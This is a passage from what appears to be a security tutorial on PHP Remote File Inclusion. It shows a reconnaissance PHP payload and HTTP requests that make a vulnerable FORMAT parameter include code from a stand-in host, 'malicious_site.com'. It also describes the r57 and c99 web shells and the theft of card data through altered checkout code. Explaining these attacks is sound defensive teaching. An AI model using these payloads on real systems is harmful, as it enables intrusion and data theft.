Note: An attacker can send this request either by changing the field after '?FORMAT=' in the URL, or by separately sending the HTTP requests.

What has just happened here is that the Web application's loose validation of the "FORMAT" parameter allows injection of code from a remote location by the *"include"* PHP function. It is intended to be used only for inclusion of internal files, but can be exploited as above for external inclusion. In this case, the remote file (*hacker.php*) can contain an attacker payload that (after it is included in the application) can retrieve sensitive information, or be a back-door to the application. It may look like what's shown below:

```
<?php
echo "Victim's operating system: @PHP_OS";
echo "Victim's system id: system(id)";
echo "Victim's current user: get_current_user()";
echo "Victim's phpversion: phpversion()";
echo "Victim's server name: $_SERVER['SERVER_NAME']";
exit;
?>
```

This payload reveals information about the attacked server's name, OS, server software, etc. In a real attack, the payload code would be significantly more complex, and will often download Web-based back-doors to the attacked system. The two most common and famous Web-based back-doors are r57 and c99 shell. They include a Web-based interface that enables their users to download and upload files, create back-door listeners that monitor Web traffic on the system, send e-mail, bounce connections to other servers, and administer SQL databases. With the r57 shell on the compromised system, attackers can easily modify the Web application code from their browser. For example, in e-commerce applications, the PHP code for the checkout process could be made to send credit card data to an external e-mail account, or force it to be stored in the back-end database for the attackers to retrieve later. A detailed RFI attack can be visualised in Figure 1.

Note: The above example uses a PHP payload, but the attackers can also use a *.txt* file with PHP code in it; to execute it, they will simply add *'? '* at the end of the URL to make the application treat *'hacker.txt '* as a *.php* file instead of a *.txt* file—as follows:

```
GET /?FORMAT=http://www.malicious_site.com/hacker.txt? HTTP/1.1
```

(We're omitting the same-as-above *Host* and *User-Agent* lines in this, and in subsequent examples.)



Figure 1: An RFI attack

Attack Scenario 2

An attacker can exploit an RFI vulnerability in another way—by trying to *include* a remote file by injecting code, like in the following malicious request:

```
GET /?FORMAT=${include("http://www.malicious_site.com/hacker.
txt")}}{${exit()}}HTTP/1.1
```

Time for security

Several factors could prevent successful exploitation of such vulnerabilities—anything from a hardened machine, an IPS,